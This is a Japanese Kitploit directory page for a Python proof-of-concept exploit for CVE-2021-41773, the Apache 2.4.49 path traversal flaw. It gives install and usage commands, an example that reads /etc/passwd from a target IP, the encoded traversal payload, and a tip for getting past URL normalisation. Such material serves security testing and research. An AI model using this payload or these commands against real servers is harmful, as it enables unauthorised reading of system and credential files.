
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
PoC-CVE-2021-41773 — CVE-2021-41773 用 Python エクスプロイト - Apache HTTP Server 2.4.49 のパストラバーサル脆弱性 | Kitploit

ツール/GitHubGitHub/blu3ming/poc-cve-2021-41773
偵察脆弱性分析エクスプロイトウェブアプリケーション悪用情報収集ペネトレーションテスト
GitHubblu3ming/poc-cve-2021-41773

PoC-CVE-2021-41773

CVE-2021-41773 用 Python エクスプロイト - Apache HTTP Server 2.4.49 のパストラバーサル脆弱性

リポジトリを見る
221年前未レビュー
共有

CVE-2021-41773 Apache HTTP サーバーのパストラバーサルエクスプロイト

CVE-2021-41773 向けの Python エクスプロイトです。Apache HTTP Server 2.4.49 のパストラバーサル脆弱性を利用し、サーバー上の任意のファイルを読み取ることができます。

脆弱性の詳細

CVE-2021-41773 は、Apache HTTP Server 2.4.49 におけるパストラバーサル脆弱性で、ユーザー指定のパスの検証が不適切なために発生します。この脆弱性により、攻撃者は URL エンコードされたパストラバーサルシーケンスを使用して、ドキュメントルート外のファイルを読み取ることができます。

  • CVSS スコア: 7.5 (High)
  • 影響を受けるバージョン: Apache HTTP Server 2.4.49
  • 攻撃ベクトル: リモート、認証不要

インストール

git clone https://github.com/blu3ming/PoC-CVE-2021-41773
cd PoC-CVE-2021-41773
pip install -r requirements.txt

使用方法

python3 cve-2021-41773.py -t <target> -f <file_path>

パラメータ

  • -t, --target: ターゲット URL (必要に応じてプロトコルとポートを含める)
  • -f, --file: サーバーから読み取るファイルパス

使用例

# Read /etc/passwd
python3 cve-2021-41773.py -t http://192.168.1.100:443 -f /etc/passwd

Successful Exploit

動作の仕組み

このエクスプロイトは、URL エンコードされたパストラバーサルシーケンス (.%2e/%2e%2e/) を使用して Apache のパス検証をバイパスします。

  1. 脆弱な Apache バージョンはパスを適切にデコードおよび検証できません。
  2. URL エンコードされたドット (.%2e) は初期のセキュリティチェックをバイパスします。
  3. サーバーはデコード後にパストラバーサルを処理するため、ファイルアクセスが可能になります。

重要なのは、requests.get() の代わりに urllib3.PoolManager() を使用して、エクスプロイトを壊す自動 URL 正規化を防ぐことです。

技術的詳細

# The exploit URL structure:
/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/{target_file}

これは次のように変換されます:

/cgi-bin/../../../../{target_file}

参考文献

  • CVE-2021-41773 - MITRE
  • Apache HTTP Server セキュリティアドバイザリ
  • NVD - CVE-2021-41773
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    985
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    571
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    354
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    341
  • 5

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    309

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →





